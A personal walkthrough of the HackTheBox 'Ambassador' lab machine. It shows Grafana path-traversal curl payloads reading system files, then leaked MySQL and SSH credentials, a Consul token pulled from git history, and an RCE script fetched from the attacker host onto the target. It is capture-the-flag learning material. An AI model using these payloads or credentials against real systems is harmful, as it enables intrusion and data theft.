205 HTB Ambassador

[HTB] Ambassador

by **Pablo**

- **Resources:**

  1. **Savitar** `https://htbmachines.github.io/`
  2. **0xdf** `https://0xdf.gitlab.io/`
  3. `https://www.deepl.com/translator`

Objectives:

```
Ambassador starts off with a Grafana instance. I’ll exploit a directory traversal / file read vulnerability to
read the config and get the password for the admin. From the Grafana admin panel, I’ll get creds to the MySQL
instance. Logging into that leaks credentials for a developer and I can get a shell with SSH. This developer has
access to a git repo that leaks a token used for Consul in an old commit. I’ll use that to interact with Consul
and get execution as root. We only hack manually here. This is a no metasploit zone.
```

1. **Ping &** `whichsystem.py`

```
▷ ping -c 1 10.10.11.183
PING 10.10.11.183 (10.10.11.183) 56(84) bytes of data.
64 bytes from 10.10.11.183: icmp_seq=1 ttl=63 time=145 ms

--- 10.10.11.183 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 145.032/145.032/145.032/0.000 ms
~ ▷ whichsystem.py 10.10.11.183
10.10.11.183 (ttl -> 63): Linux
```

2. **Nmap**

```
nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80,3000,3306 ambassador.htb
22/tcp   open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))
3000/tcp open  ppp?    syn-ack
3306/tcp open  mysql   syn-ack MySQL 8.0.30-0ubuntu0.20.04.2
```

3. ***Google frameworks and software used on system*.**

```
Google the SSH version 'OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 launchpad'
https://launchpad.net/ubuntu/+source/openssh/1:8.2p1-4ubuntu0.5
```

```
3. openssh (1:8.2p1-4ubuntu0.5) focal; urgency=medium
4. I already know that the only exploits known right now for SSH are for versions 7.7 and below. This is also a version 8.2 so that throws that out of the window.
```

4. **Whatweb**

```
1. ▷ whatweb http://10.10.11.183:3000
http://10.10.11.183:3000 [302 Found] Cookies[redirect_to], Country[RESERVED][ZZ], HttpOnly[redirect_to], IP[10.10.11.183], RedirectLocation[/login], UncommonHeaders[x-content-type-options], X-Frame-Options[deny], X-XSS-Protection[1; mode=block]
http://10.10.11.183:3000/login [200 OK] Country[RESERVED][ZZ], Grafana[8.2.0], HTML5, IP[10.10.11.183], Script, Title[Grafana], UncommonHeaders[x-content-type-options], X-Frame-Options[deny], X-UA-Compatible[IE=edge], X-XSS-Protection[1; mode=block]
2. Grafana stands out. Lets do a searchsploit for Grafana
```

5. **searchsploit garfana**

```
1.  ▷ searchsploit grafana
Grafana 7.0.1 - Denial of Service (PoC)
Grafana 8.3.0 - Directory Traversal and Arbitrary File Read
Grafana <=6.2.4 - HTML Injection
2. Grafana 8.3.0 - Directory Traversal and Arbitrary File Read stands out to me.
3. https://github.com/grafana/grafana/security/advisories/GHSA-8pjx-jj86-j47p
4. Today we are releasing Grafana 8.3.1, 8.2.7, 8.1.8, 8.0.7. This patch release includes a high severity security fix that affects Grafana versions from v8.0.0-beta1 through v8.3.0.
```

Optional

6. ***Found a python exploit for this grafana on github.***

```
1. https://github.com/pedrohavay/exploit-grafana-CVE-2021-43798
2. git clone https://github.com/pedrohavay/exploit-grafana-CVE-2021-43798
3. cd exploit-grafana-CVE-2021-43798
4. pip install -r requirements.txt
5. https://github.com/pedrohavay/exploit-grafana-CVE-2021-43798
```

7. **Enumerating the website**

```
1. http://10.10.11.183:3000/login
2. from the searchsploit exploit ▷ searchsploit -m multiple/webapps/50581.py I find '/public/plugins'
3. http://10.10.11.183:3000/public/plugins >>> redirects back to http://10.10.11.183:3000/login
4. This is the part of the code we are looking at in the script 50581.py. I will just call it exploit.py or grafana_exploit.py
5.  try:
            url = args.host + '/public/plugins/' + choice(plugin_list) + '/../../../../../../../../../../../../..' + file_to_read
```

Dissecting the python script to use in a more simple curl payload

8. **Building our payload using curl with `--path-as-is` flag.**

```
1. Savitar is dissecting parts of the above 50581.py exploit to put into a curl command. See below.
2. curl -s -X GET 'http://10.10.11.183:3000/public/plugins/alertlist/../../../../../../../../../../../../../../etc/passwd' --path-as-is
3. ▷ curl -s -X GET 'http://10.10.11.183:3000/public/plugins/alertlist/../../../../../../../../../../../../../../etc/passwd' --path-as-is
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
4. SUCCESS
5. Here is how we got here. He took the payload portion from the python exploit. The directory traversal part. He does 'curl -s -X GET' same all the time. then the traversal route. He knows to add 'public/plugins' from reading the exploit. Lastly, he adds 'alertlist' because it is the first plugin in the plugin list. At the end he adds a curl flag '--path-as-is'. I forget what this does but it acts like a double quote. 'Read path as is basically'
```

9. **REGEX to iterate through all the plugins. The `for loop` was kind of a fail. I think he was expecting different results. So we just stuck with the plain curl command.**

- *#pwn_directory_traversal_locations_Linux_target*
- *#pwn_traversal_locations_Linux_target*

```
 ▷ for plugin in alertlist annolist barchart bargauge candlestick cloudwatch dashlist elasticsearch gauge geomap gettingstarted grafana-azure-monitor-datasource graph heatmap histogram influxdb jaeger logs loki mssql mysql news nodeGraph opentsdb piechart pluginlist postgres prometheus stackdriver stat state-timeline status-histor table table-old tempo testdata text timeseries welcome zipkin Target host; do echo -e"\n[+] Trying with plugin $plugin:\n\n"; curl -s -X GET "http://10.10.11.183:3000/public/plugins/$plugin/../../../../../../../../../../../../../../etc/passwd" --path-as-is; done
SUCCESS
We also try with /etc/hosts and with /proc/net/tcp
When we try with '/proc/net/tcp' we get the following error.
[+] Trying with plugin grafana-azure-monitor-datasource:
seeker cant seek
-e
Savitar tries '/proc/net/fib_trie' <<< seeker cant seek
 ▷ curl -s -X GET 'http://10.10.11.183:3000/public/plugins/alertlist/../../../../../../../../../../../../../../etc/passwd' --path-as-is | grep "sh$"
root:x:0:0:root:/root:/bin/bash
developer:x:1000:1000:developer:/home/developer:/bin/bash
 ▷ curl -s -X GET 'http://10.10.11.183:3000/public/plugins/alertlist/../../../../../../../../../../../../../../home/developer/.ssh/id_rsa' --path-as-is
{"message":"Could not open plugin file"}
▷ curl -s -X GET 'http://10.10.11.183:3000/public/plugins/alertlist/../../../../../../../../../../../../../../proc/sched_debug' --path-as-is
seeker cant seek
▷ curl -s -X GET 'http://10.10.11.183:3000/public/plugins/alertlist/../../../../../../../../../../../../../../var/log/apache2/access.log' --path-as-is
{"message":"Could not open plugin file"}
▷ curl -s -X GET 'http://10.10.11.183:3000/public/plugins/alertlist/../../../../../../../../../../../../../../var/log/auth.log' --path-as-is
{"message":"Could not open plugin file"}
```

Pass curl command through Burpsuite proxy

- *#pwn_curl_command_through_BurpSuite_proxy*

10. **How to pass a curl command through BurpSuite**

```
for plugin in alertlist annolist barchart bargauge candlestick cloudwatch dashlist elasticsearch gauge geomap gettingstarted grafana-azure-monitor-datasource graph heatmap histogram influxdb jaeger logs loki mssql mysql news nodeGraph opentsdb piechart pluginlist postgres prometheus stackdriver stat state-timeline status-histor table table-old tempo testdata text timeseries welcome zipkin Target host; do echo -e"\n[+] Trying with plugin $plugin:\n\n"; curl -s -X GET "http://10.10.11.183:3000/public/plugins/$plugin/../../../../../../../../../../../../../../etc/passwd" --path-as-is --proxy http://127.0.0.1:8080; done
```

Savitar finds the exploit I had found from earlier

6. ***Found a python exploit for this grafana on github.***

```
https://github.com/pedrohavay/exploit-grafana-CVE-2021-43798
git clone https://github.com/pedrohavay/exploit-grafana-CVE-2021-43798
cd exploit-grafana-CVE-2021-43798
pip install -r requirements.txt
Savitar has modified this exploit into a curl command. See below.
```

7. **Curl command with github exploit does the trick**

```
▷ cat paths.txt | while read route; do echo -e "\n[+] Trying with path $route:\n\n"; curl -s -X GET "http://10.10.11.183:3000/public/plugins/alertlist$route" --path-as-is; done > plugins_enumeration.txt
It enumerates a whole bunch of stuff I had to send it to a file.
# Either "mysql", "postgres" or "sqlite3", it's your choice
type = sqlite3
host = 127.0.0.1:3306
name = grafana
user = root
```

Cheating on this one

8. **I can not get the python script above to run**

```
1. I have tried reinstalling urllib3
2. https://github.com/pedrohavay/exploit-grafana-CVE-2021-43798
3. I have tried it in a virtualENV
4. I give up on trying to get this script to run.
5. Savitar is able to crack the passwords using the script. I will take his word for it the passwords are
correct.
6. mysql.yaml | proxy | dontStandSoCloseToMe632221! | grafana
7. I am not able to connect but neither is savitar
8.  ᐅ mysql -u'grafana' -p -H 10.10.11.183
mysql: Deprecated program name. It will be removed in a future release, use '/usr/bin/mariadb' instead
Enter password:
ERROR 2002 (HY000): Can't connect to local server through socket '/run/mysqld/mysqld.sock' (2)'
~ ᐅ dontStandSoCloseToMe63221!
9. Not a capital -H but a lowercase -h. lol
10. When it rains it pours. WTF is this shit
11. ᐅ mysql -u'grafana' -p -h 10.10.11.183
mysql: Deprecated program name. It will be removed in a future release, use '/usr/bin/mariadb' instead
Enter password:
ERROR 1045 (28000): Access denied for user 'grafana'@'10.10.14.3' (using password: YES)
```

Install mysql and mariadb *client cli* on BlackArch with `sudo pacman -S myphpadmin`

Left off `02:16:44`

9. **MySQL MariaDB login**

```
1. I keep getting this error below:
2. ERROR 1045 (28000): Access denied for user 'grafana'@'10.10.14.3' (using password: YES)
3. I could not figure out what was wrong. Well I had the wrong password. LMAO
4. mysql login with soon be deprecated so I used mariadb instead. It is the same syntax so no big deal.
5. ᐅ mysql -u'grafana' -p -h 10.10.11.183
6. ᐅ mariadb -u 'grafana' -p -h 10.10.11.183
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.30-0ubuntu0.20.04.2 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL[(none)]>
7. This is the corrector password grafana:dontStandSoCloseToMe63221!
8.
```

10. **Enumerating the mySQL mariaDB server.** `select * from users\G;`

```
1.  ᐅ mariadb -u 'grafana' -p -h 10.10.11.183
2. MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| grafana            |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| whackywidget       |
+--------------------+
6 rows in set (0,154 sec)
3. MySQL [(none)]> use whackywidget
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
4. MySQL [whackywidget]> show tables;
+------------------------+
| Tables_in_whackywidget |
+------------------------+
| users                  |
+------------------------+
1 row in set (0,138 sec)
5. MySQL [whackywidget]> describe users;
+-------+--------------+------+-----+---------+-------+
| Field | Type         | Null | Key | Default | Extra |
+-------+--------------+------+-----+---------+-------+
| user  | varchar(255) | YES  |     | NULL    |       |
| pass  | varchar(255) | YES  |     | NULL    |       |
+-------+--------------+------+-----+---------+-------+
2 rows in set (0,164 sec)
```

```
6. MySQL [whackywidget]> select * from users;
+-----------+------------------------------------------+
| user      | pass                                     |
+-----------+------------------------------------------+
| developer | YW5FbmdsaXNoTWFuSW5OZXdZb3JrMDI3NDY4Cg== |
+-----------+------------------------------------------+
1 row in set (0,137 sec)
7. Use backslash G to make the output look nicer.
8. MySQL [whackywidget]> select * from users\G;
*************************** 1. row ***************************
user: developer
pass: YW5FbmdsaXNoTWFuSW5OZXdZb3JrMDI3NDY4Cg==
1 row in set (0,133 sec)

ERROR: No query specified
9. developer:anEnglishManInNewYork027468
```

11. ***Apparently the base64 encoded string is just encoded only using base64. So it may as well be in plain text.***

```
1. ~/hackthebox/ambassador ▷ echo -n "YW5FbmdsaXNoTWFuSW5OZXdZb3JrMDI3NDY4Cg==" | base64 -d
anEnglishManInNewYork027468
2. Now we can ssh into the box as user 'devolper:anEnglishManInNewYork027468'
3. ▷ ssh developer@10.10.11.183
The authenticity of host '10.10.11.183 (10.10.11.183)' can't be established.
ED25519 key fingerprint is SHA256:zXkkXkOCX9Wg6pcH1yaG4zCZd5J25Co9TrlNWyChdZk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.183' (ED25519) to the list of known hosts.
developer@10.10.11.183's password: <anEnglishManInNewYork027468>
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-126-generic x86_64)
Last login: Fri Sep  2 02:33:30 2022 from 10.10.0.1
developer@ambassador:~$
4. developer@ambassador:~$ whoami
developer
```

12. `export TERM=xterm` **allows you to use** `CTRL + l` **to clear the screen**

```
1. developer@ambassador:~$ export TERM=xterm
```

13. **Here we have the user flag**

```
1. developer@ambassador:~$ cat user.txt
af69eb974a826ed0025dd59326effcf5
```

14. **Lets enumerate the box using developer ssh session**

```
1. developer@ambassador:~$ cat .gitconfig
[user]
        name = Developer
        email = developer@ambassador.local
[safe]
        directory = /opt/my-app
2. developer@ambassador:~$ cd /opt/my-app
developer@ambassador:/opt/my-app$ ls -la
3. If you ever see a .git in a direcgtory you can do a git log to see the commits and such.
4. developer@ambassador:/opt/my-app$ git log
commit 33a53ef9a207976d5ceceddc41a199558843bf3c (HEAD -> main)
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 23:47:36 2022 +0000
5. developer@ambassador:/opt/my-app$ git show 33a53ef9a207976d5ceceddc41a199558843bf3c
commit 33a53ef9a207976d5ceceddc41a199558843bf3c (HEAD -> main)
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 23:47:36 2022 +0000

    tidy config script

diff --git a/whackywidget/put-config-in-consul.sh b/whackywidget/put-config-in-consul.sh
index 35c08f6..fc51ec0 100755
--- a/whackywidget/put-config-in-consul.sh
+++ b/whackywidget/put-config-in-consul.sh
@@ -1,4 +1,4 @@
 # We use Consul for application config in production, this script will help set the correct values for the app
-# Export MYSQL_PASSWORD before running
+# Export MYSQL_PASSWORD and CONSUL_HTTP_TOKEN before running

-consul kv put --token bb03b43b-1d81-d62b-24b5-39540ee469b5 whackywidget/db/mysql_pw $MYSQL_PASSWORD
+consul kv put whackywidget/db/mysql_pw $MYSQL_PASSWORD
6. ~/hackthebox/ambassador ▷ searchsploit consul
```

```
Hashicorp Consul - Remote Command Execution via Rexec (Metasploit)
Hashicorp Consul - Remote Command Execution via Services API (Metasploit)
Hashicorp Consul v1.0 - Remote Command Execution (RCE)
7. developer@ambassador:/opt/my-app$ consul --help
Usage: consul [--version] [--help] <command> [<args>]

Available commands are:
    acl            Interact with Consuls ACLs
    agent          Runs a Consul agent
    catalog        Interact with the catalog
<snip>
7. google the following 'Hashicorp Consul - Remote Code Execution via Services API github'
8. https://github.com/owalid/consul-rce
```

15. **Consul - RCE**


```
1. developer@ambassador:/opt/my-app$ ps -faux | grep consul
root        1095  0.3  3.7 794612 75300 ?        Ssl  04:52   0:18 /usr/bin/consul agent -config-
dir=/etc/consul.d/config.d -config-file=/etc/consul.d/consul.hcl
develop+    1993  0.0  0.0   6432   720 pts/0    S+   06:18   0:00              \_ grep --color=auto consul
2. We grep the running processes for the word consul. We find a conul.d/consul.hcl. If you notice consol.hcl is
being run as root.
3. https://github.com/owalid/consul-rce
4. Usage for consul-rce
5. python3 consul_rce.py -h
usage: consul_rce.py [-h] -th TARGET_HOST -tp TARGET_PORT -c COMMAND [-s SSL] [-ct CONSUL_TOKEN]
6. developer@ambassador:/opt/my-app$ sudo -l
[sudo] password for developer:
Sorry, user developer may not run sudo on ambassador.
7. developer@ambassador:/opt/my-app$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1183448 Apr 18  2022 /bin/bash
8. ▷ git clone https://github.com/owalid/consul-rce.git
9. ▷ cd consul-rce
```

16. **Wget to victim machine**

```
1. developer@ambassador:/tmp$ wget http://10.10.14.3/consul_rce.py
--2024-01-02 06:42:54--  http://10.10.14.3/consul_rce.py
Connecting to 10.10.14.3:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2178 (2.1K) [text/x-python]
Saving to: ‘consul_rce.py’

consul_rce.py                                 100%
[===============================================================================================>]   2.13K  --.-
KB/s    in 0.005s

2024-01-02 06:42:54 (458 KB/s) - ‘consul_rce.py’ saved [2178/2178]

```

17. **Execute the `consul_rce.py` script**


```
1. developer@ambassador:/tmp$ python3 consul_rce.py
usage: consul_rce.py [-h] -th TARGET_HOST -tp TARGET_PORT -c COMMAND [-s SSL] [-ct CONSUL_TOKEN]
consul_rce.py: error: the following arguments are required: -th/--target_host, -tp/--target_port, -c/--command
2. In order to execute the command we need -ct flag which is consul token. We find it by going to the following.
3. developer@ambassador:/tmp$ cd /opt/my-app
developer@ambassador:/opt/my-app$ git show 33a53ef9a207976d5ceceddc41a199558843bf3c
.............................................
bb03b43b-1d81-d62b-24b5-39540ee469b5 <<< consul token
```



```
developer@ambassador:/tmp$ python3 consul_rce.py
usage: consul_rce.py [-h] -th TARGET_HOST -tp TARGET_PORT -c COMMAND [-s SSL] [-ct CONSUL_TOKEN]
consul_rce.py: error: the following arguments are required: -th/--target_host, -tp/--target_port, -c/--command
developer@ambassador:/tmp$ cd /opt/my-app
developer@ambassador:/opt/my-app$ git show 33a53ef9a207976d5ceceddc41a199558843bf3c
commit 33a53ef9a207976d5ceceddc41a199558843bf3c (HEAD -> main)
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 23:47:36 2022 +0000

    tidy config script

diff --git a/whackywidget/put-config-in-consul.sh b/whackywidget/put-config-in-consul.sh
index 35c08f6..fc51ec0 100755
--- a/whackywidget/put-config-in-consul.sh
+++ b/whackywidget/put-config-in-consul.sh
@@ -1,4 +1,4 @@
 # We use Consul for application config in production, this script will help set the correct values for the app
-# Export MYSQL_PASSWORD before running
+# Export MYSQL_PASSWORD and CONSUL_HTTP_TOKEN before running

-consul kv put --token bb03b43b-1d81-d62b-24b5-39540ee469b5 whackywidget/db/mysql_pw $MYSQL_PASSWORD
+consul kv put whackywidget/db/mysql_pw $MYSQL_PASSWORD
developer@ambassador:/opt/my-app$
```

developer@ambassador: /opt/my-app 173x43

